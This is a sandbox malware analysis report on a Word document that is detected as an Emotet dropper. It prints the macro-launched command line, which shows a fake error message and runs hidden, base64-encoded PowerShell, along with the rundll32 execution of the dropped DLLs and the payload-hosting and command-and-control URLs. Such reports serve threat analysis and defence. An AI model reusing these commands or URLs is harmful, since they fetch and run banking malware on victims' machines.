

JOeSandbox Cloud BASIC



**ID:** 337742

**Sample Name:** Datos-2021-4-377562.doc

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 02:32:03

**Date:** 10/01/2021

**Version:** 31.0.0 Red Diamond

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
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
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## Overview

## General Information

|                                                                                   |                         |
|-----------------------------------------------------------------------------------|-------------------------|
| Sample Name:                                                                      | Datos-2021-4-377562.doc |
| Analysis ID:                                                                      | 337742                  |
| MD5:                                                                              | 7ba1ac14f2c1bb9..       |
| SHA1:                                                                             | 7270d70986fb41c.        |
| SHA256:                                                                           | 4440d0f0ac2d870.        |
| Most interesting Screenshot:                                                      |                         |
|  |                         |
| <b>Errors</b>                                                                     |                         |
| ⚠ Sigma matrix error: Has an empty selector, Rule: Abusing Azure Browser SSO      |                         |


## Detection



## Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain...
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Snort IDS alert for network traffic (e...
- System process connects to networ...
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB...
- Document contains an embedded VB...
- Document contains an embedded VB...
- Encrypted powershell cmdline option...
- Hides that the sample has been dow...
- Obscured command line found

## Classification



## Startup

- System is w7x64

•  WINWORD.EXE (PID: 1100 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)

•  cmd.exe (PID: 2524 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

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- ```
msc.exe (PID: 2552 cmdline: msg user /v Word experienced an error trying to open the file. MDS: 2214979661E779C3E33D33D4F1E6F3AC)
powershell.exe (PID: 2368 cmdline: Powershell -w hidden -ENCOD JAA5ADUAWABVAGMARAAgACAAPQAgACAAWwBUAFKacABFAFOAKAAiAhSAMAB9AHsA
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ByACcAKwAnAGwAUgYqAnAEASAJwArACcXABHAG4AdwBbACcAKwAnADMACwAnACsAJwA6AC8ALwBzAGEAawAnACKwAnACcAAaAnACsAJwBpAHMADQBoACcAKW
AnAGEAbgAnACKAKwAnAGkAJwArACGgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACKAKwAoACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbw
BtAC8AJwApACsAJwB3ACcAKwAoACcAaAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJwBsAHUAZAAAnACKAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJw
ApACsAKAAnAFUAJwArACcAagB2AEUAlwBAAFOAJwArACcAYQBUAHcAWwAZADoAJwArACcALwAnACKAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAAQ
B4ACcAKQARACGgAJwAuACcAKwAnAHQAZQB5AGUAJwArACcAcwBrACcAKwAnAG8AJwArACcABzAQABwByAGIAG8AJwArACcABzAQABwByAGIAG8AJwArACcABzAQABw
AnACsAJwBnAGkAJwArACGgAJwAtACcAKwAnAGIAaQBUACcAKQARACGgAJwAvAEcAJwArACcADAAZAFMALwBAACcAKQARACcAXQAnACsAJwBhAG4AJwArACGgAJw
B3AFsAJwArACcAMwAnACKAKwAnAHMAOGAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBUwAC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQ
AnACKAKwAoACcAaQBUACcAKwAnAC8AJwApACsAJwBQC8AJwApAC4AlgByAGUAUABMAGAAQQbJAEUAlgoAoCGkAAAnAF0AYQAnACsAJwBuAHcAJwApACsAJw
BbACcAKwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACGgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACGkAAAnAGgAdAAnACsAJwB0ACcAKQARACcAcAAnACKALA
AnADMAZAAAnACKAWwAXAF0AKQAUACIAcWBgAHAAbpAPfAQAlgAoACQAUQ5ADMASAAgACsAIAAKAEgAYw2AGMANgB1AHKIAIAARACAAJABIAADgAOQBaACKAOw
AKAEUANwA1AFYAPQAOACgAJwBJACcAKwAnADEANwAnACKAKwAnAFgAJwApAdSAZgBvAHIAZQBhAGMAaAAGACgAJABDAGoAawBIADAAbABIAcCAaQBUACAAJA
BHAHIANgB4AF8AABfACQAEwB0AHIAEQBT7CgALgAoACcATgBIAHcAJwArACcALQBPAGIAagBIAGMAJwArACcAdAAnACKAIABzAHkAUwB0AGUAbQAUAE4AZQ
B0AC4AVwBFAGIAYwBMAEKARQBUAHQAKQAUACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYASQBSAGUAlgoAoACQAUQwBqAGsAZQAwAGwAZQsACAAJABXADcAAQ
BvADAAdwBnACKAOwAKAFIANQ1AFMAPQAoACcAQgAnACsAKAAnADYANGAnACsAJwBTACcAKQApAdSAQSBmACAACAaOAC4AKAAnAEcAZQAnACsAJwB0AC0ASQ
B0AGUAbQAnACKAIAAKAFcANwBpAG8AMAB3AGcAKQAUACIAbABgAEUAUABgBhAGAABoACIAIAATgACZQAgADAGMwXADIANGApACAAewAmAGwAJwByAHUAbg
AnACsAJwBkACcAKwAnAGwAbAAZADIAJwApACAAJABXADcAaQBUADADwBnACwAKAAVACcAQwBvAG4AJwArACcADbYAG8AJwArACcADbYAG8AJwArACcADbYAG8AJw
BSAHUAJwApACsAJwBuAEQAJwArACcATABMACcAKQAUACIAdABgAE8ACwBgAFQAUGBJAG4AZwAIAcGAKQAT7ACQAWgAwADAUA9ACGAKAAnAFIAOQAnACsAJw
A0ACcAKQARACcASgAnACKAOwBIAHIAZQBhAGsAOwAKAEcAOQAYAEkAPQAoACcAQV02A4ACcAKwAnADKAWQAnACKAfQb9AGMAYQb9AGMAaAB7AH0AfQAKAFoAMQ
A3AE0APQAoACcASwA3ACcAKwAnADKAVACcAKwAnACkA MDS: 852D67A27B054BD389F47F02A8CB2E3F)
rundll32.exe (PID: 2708 cmdline: 'C:\Windows\system32\rundll32.exe' 'C:\Users\user\C3re5c3Di_p3c9l0_5Z.dll Control_RunDLL MDS:
DD81D91FF3B0763C392422865C9AC12E)
rundll32.exe (PID: 2776 cmdline: 'C:\Windows\system32\rundll32.exe' 'C:\Users\user\C3re5c3Di_p3c9l0_5Z.dll Control_RunDLL MDS:
51138BEEA3E2C21EC44D0932C71762A8)
rundll32.exe (PID: 2936 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' 'C:\Windows\SysWOW64\Qdobhqhwujfuzjmatbfa.knr',Control_RunDLL MDS:
51138BEEA3E2C21EC44D0932C71762A8)
rundll32.exe (PID: 2912 cmdline: 'C:\Windows\system32\rundll32.exe' 'C:\Windows\SysWOW64\Mudnzlzz\tchxmhh.vmn',Control_RunDLL MDS:
51138BEEA3E2C21EC44D0932C71762A8)
rundll32.exe (PID: 2472 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' 'C:\Windows\SysWOW64\Tqtjglubkvl.qtt',Control_RunDLL MDS:
51138BEEA3E2C21EC44D0932C71762A8)
rundll32.exe (PID: 2496 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' 'C:\Windows\SysWOW64\Qcfwakudilsxdnuofvuw.mtf',Control_RunDLL
MDS: 51138BEEA3E2C21EC44D0932C71762A8)
rundll32.exe (PID: 2868 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' 'C:\Windows\SysWOW64\DmlmufreNlrksr.usd',Control_RunDLL MDS:
51138BEEA3E2C
```

Memory Dumps

| Source                                                               | Rule               | Description          | Author       | Strings |
|----------------------------------------------------------------------|--------------------|----------------------|--------------|---------|
| 0000000A.00000002.2089178448.00000000001E1000.00000020.00000001.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 0000000B.00000002.2090592730.0000000000201000.00000020.00000001.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 00000008.00000002.2086510821.0000000000221000.00000020.00000001.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 00000009.00000002.2087952962.00000000001B1000.00000020.00000001.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 00000008.00000002.2086489476.0000000000200000.00000040.00000001.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |

Click to see the 19 entries

Unpacked PEs


| Source                                | Rule               | Description          | Author       | Strings |
|---------------------------------------|--------------------|----------------------|--------------|---------|
| 15.2.rundll32.exe.310000.0.unpack     | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 11.2.rundll32.exe.200000.1.unpack     | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 8.2.rundll32.exe.200000.0.unpack      | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 10.2.rundll32.exe.1c0000.0.raw.unpack | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |
| 12.2.rundll32.exe.6f0000.0.unpack     | JoeSecurity_Emotet | Yara detected Emotet | Joe Security |         |

Click to see the 28 entries

Sigma Overview

No Sigma rule has matched

Signature Overview



AV Detection:



|                                               |
|-----------------------------------------------|
| Antivirus detection for URL or domain         |
| Multi AV Scanner detection for domain / URL   |
| Multi AV Scanner detection for dropped file   |
| Multi AV Scanner detection for submitted file |

## Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

## E-Banking Fraud:



Yara detected Emotet

## System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Powershell drops PE file

Very long command line found

## Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

## Persistence and Installation Behavior:



Creates processes via WMI

## Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

## HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

## Stealing of Sensitive Information:



Yara detected Emotet

## Mitre Att&ck Matrix



| Initial Access   | Execution                              | Persistence                          | Privilege Escalation                 | Defense Evasion                           | Credential Access     | Discovery                      | Lateral Movement        | Collection                | Exfiltration                           | Command and Control           |
|------------------|----------------------------------------|--------------------------------------|--------------------------------------|-------------------------------------------|-----------------------|--------------------------------|-------------------------|---------------------------|----------------------------------------|-------------------------------|
| Valid Accounts   | Windows Management Instrumentation 1 1 | Path Interception                    | Process Injection 1 1 1              | Disable or Modify Tools 1                 | OS Credential Dumping | System Time Discovery 1        | Remote Services         | Archive Collected Data 1  | Exfiltration Over Other Network Medium | Ingress and Egress            |
| Default Accounts | Scripting 3 2                          | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Deobfuscate/Decode Files or Information 3 | LSASS Memory          | File and Directory Discovery 3 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth            | Encryption of Network Traffic |



# Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source                  | Detection | Scanner      | Label | Link                   |
|-------------------------|-----------|--------------|-------|------------------------|
| Datos-2021-4-377562.doc | 65%       | Virusotal    |       | <a href="#">Browse</a> |
| Datos-2021-4-377562.doc | 50%       | Metadefender |       | <a href="#">Browse</a> |

## Dropped Files

| Source                                 | Detection | Scanner       | Label               | Link |
|----------------------------------------|-----------|---------------|---------------------|------|
| C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll | 62%       | ReversingLabs | Win32.Trojan.Emotet |      |

## Unpacked PE Files

| Source                            | Detection | Scanner | Label              | Link | Download                      |
|-----------------------------------|-----------|---------|--------------------|------|-------------------------------|
| 11.2.rundll32.exe.200000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 14.2.rundll32.exe.1e0000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.390000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 13.2.rundll32.exe.240000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 8.2.rundll32.exe.220000.1.unpack  | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 7.2.rundll32.exe.4b0000.1.unpack  | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 15.2.rundll32.exe.540000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 9.2.rundll32.exe.1b0000.1.unpack  | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.710000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.1e0000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |
| 17.2.rundll32.exe.300000.1.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |

## Domains

| Source       | Detection | Scanner    | Label | Link                   |
|--------------|-----------|------------|-------|------------------------|
| petafilm.com | 6%        | Virustotal |       | <a href="#">Browse</a> |

## URLs

| Source                                                                                                                                      | Detection | Scanner         | Label   | Link                   |
|---------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|---------|------------------------|
| <a href="http://petafilm.com">http://petafilm.com</a>                                                                                       | 6%        | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://petafilm.com">http://petafilm.com</a>                                                                                       | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://5.2.136.90/cfneym/te8xci065y4us/0q84z262f3krhb3/">http://5.2.136.90/cfneym/te8xci065y4us/0q84z262f3krhb3/</a>               | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://zieflix.teleskopstore.com/cgi-bin/Gt3S/">http://zieflix.teleskopstore.com/cgi-bin/Gt3S/</a>                                 | 11%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://zieflix.teleskopstore.com/cgi-bin/Gt3S/">http://zieflix.teleskopstore.com/cgi-bin/Gt3S/</a>                                 | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://https://somanap.com/wp-admin/P/">http://https://somanap.com/wp-admin/P/</a>                                                 | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://https://fnjbq.com/wp-includes/rIR/">http://https://fnjbq.com/wp-includes/rIR/</a>                                           | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://wap.zhonglisc.com/wp-includes/QryCB/">http://wap.zhonglisc.com/wp-includes/QryCB/</a>                                       | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://petafilm.com/wp-admin/4m/">http://petafilm.com/wp-admin/4m/</a>                                                             | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://windowsmedia.com/redirect/services.asp?WMPFriendly=true">http://windowsmedia.com/redirect/services.asp?WMPFriendly=true</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://windowsmedia.com/redirect/services.asp?WMPFriendly=true">http://windowsmedia.com/redirect/services.asp?WMPFriendly=true</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://windowsmedia.com/redirect/services.asp?WMPFriendly=true">http://windowsmedia.com/redirect/services.asp?WMPFriendly=true</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/">http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/</a> | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://givingthanksdaily.com/qIE/VeF/">http://givingthanksdaily.com/qIE/VeF/</a>                                                   | 0%        | Avira URL Cloud | safe    |                        |

## Domains and IPs

### Contacted Domains

| Name         | IP            | Active | Malicious | Antivirus Detection                      | Reputation |
|--------------|---------------|--------|-----------|------------------------------------------|------------|
| petafilm.com | 176.53.69.151 | true   | true      | • 6%, Virustotal, <a href="#">Browse</a> | unknown    |

### Contacted URLs

| Name                                                                                                                          | Malicious | Antivirus Detection        | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------|------------|
| <a href="http://5.2.136.90/cfneym/te8xci065y4us/0q84z262f3krhb3/">http://5.2.136.90/cfneym/te8xci065y4us/0q84z262f3krhb3/</a> | true      | • Avira URL Cloud: safe    | unknown    |
| <a href="http://petafilm.com/wp-admin/4m/">http://petafilm.com/wp-admin/4m/</a>                                               | true      | • Avira URL Cloud: malware | unknown    |

### URLs from Memory and Binaries

| Name                                                                                                                                                                            | Source                                                                                                                                                                                                                                                                                                                                                                                 | Malicious | Antivirus Detection                                                                                                                                              | Reputation |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| <a href="http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;&amp;Check">http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;&amp;Check</a> | rundll32.exe, 00000006.00000000<br>2.2089471049.0000000001DF7000.<br>00000002.00000001.sdmp, rundll32.exe,<br>00000007.00000002.2085893655.000<br>0000001F17000.00000002.00000000<br>1.sdmp, rundll32.exe, 00000008<br>.00000002.2087317946.000000000<br>20E7000.00000002.00000001.sdmp                                                                                                | false     |                                                                                                                                                                  | high       |
| <a href="http://www.windows.com/pctv">http://www.windows.com/pctv</a>                                                                                                           | rundll32.exe, 00000009.00000000<br>2.2088709624.0000000001F10000.<br>00000002.00000001.sdmp                                                                                                                                                                                                                                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://investor.msn.com">http://investor.msn.com</a>                                                                                                                   | rundll32.exe, 00000006.00000000<br>2.2088631606.0000000001C10000.<br>00000002.00000001.sdmp, rundll32.exe,<br>00000007.00000002.2085697650.000<br>0000001D30000.00000002.00000000<br>1.sdmp, rundll32.exe, 00000008<br>.00000002.2087075723.000000000<br>1F00000.00000002.00000001.sdmp,<br>rundll32.exe, 00000009.00000<br>002.2088709624.0000000001F1000<br>0.00000002.00000001.sdmp | false     |                                                                                                                                                                  | high       |
| <a href="http://www.msnbc.com/news/ticker.txt">http://www.msnbc.com/news/ticker.txt</a>                                                                                         | rundll32.exe, 00000006.00000000<br>2.2088631606.0000000001C10000.<br>00000002.00000001.sdmp, rundll32.exe,<br>00000007.00000002.2085697650.000<br>0000001D30000.00000002.00000000<br>1.sdmp, rundll32.exe, 00000008<br>.00000002.2087075723.000000000<br>1F00000.00000002.00000001.sdmp,<br>rundll32.exe, 00000009.00000<br>002.2088709624.0000000001F1000<br>0.00000002.00000001.sdmp | false     |                                                                                                                                                                  | high       |
| <a href="http://petafilm.com">http://petafilm.com</a>                                                                                                                           | powershell.exe, 00000005.00000<br>002.2087287903.0000000003A7300<br>0.00000004.00000001.sdmp                                                                                                                                                                                                                                                                                           | true      | <ul style="list-style-type: none"> <li>6%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: safe</li> </ul>                                          | unknown    |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>                                                                                                   | rundll32.exe, 00000006.00000000<br>2.2089471049.0000000001DF7000.<br>00000002.00000001.sdmp, rundll32.exe,<br>00000007.00000002.2085893655.000<br>0000001F17000.00000002.00000000<br>1.sdmp, rundll32.exe, 00000008<br>.00000002.2087317946.000000000<br>20E7000.00000002.00000001.sdmp                                                                                                | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a>                                   | powershell.exe, 00000005.00000<br>002.2084122758.000000000239000<br>0.00000002.00000001.sdmp, rund<br>ll32.exe, 00000007.00000002.20<br>87134887.0000000002830000.0000<br>0002.00000001.sdmp, rundll32.exe,<br>00000008.00000002.20888785<br>41.00000000027C0000.00000002.0<br>0000001.sdmp                                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://zieffix.teleskopstore.com/cgi-bin/Gt3S/">http://zieffix.teleskopstore.com/cgi-bin/Gt3S/</a>                                                                     | powershell.exe, 00000005.00000<br>002.2086560223.000000000374200<br>0.00000004.00000001.sdmp                                                                                                                                                                                                                                                                                           | true      | <ul style="list-style-type: none"> <li>11%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: safe</li> </ul>                                         | unknown    |
| <a href="http://https://somanap.com/wp-admin/P/">http://https://somanap.com/wp-admin/P/</a>                                                                                     | powershell.exe, 00000005.00000<br>002.2086560223.000000000374200<br>0.00000004.00000001.sdmp                                                                                                                                                                                                                                                                                           | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>                                                                                       | unknown    |
| <a href="http://investor.msn.com/">http://investor.msn.com/</a>                                                                                                                 | rundll32.exe, 00000006.00000000<br>2.2088631606.0000000001C10000.<br>00000002.00000001.sdmp, rundll32.exe,<br>00000007.00000002.2085697650.000<br>0000001D30000.00000002.00000000<br>1.sdmp, rundll32.exe, 00000008<br>.00000002.2087075723.000000000<br>1F00000.00000002.00000001.sdmp,<br>rundll32.exe, 00000009.00000<br>002.2088709624.0000000001F1000<br>0.00000002.00000001.sdmp | false     |                                                                                                                                                                  | high       |
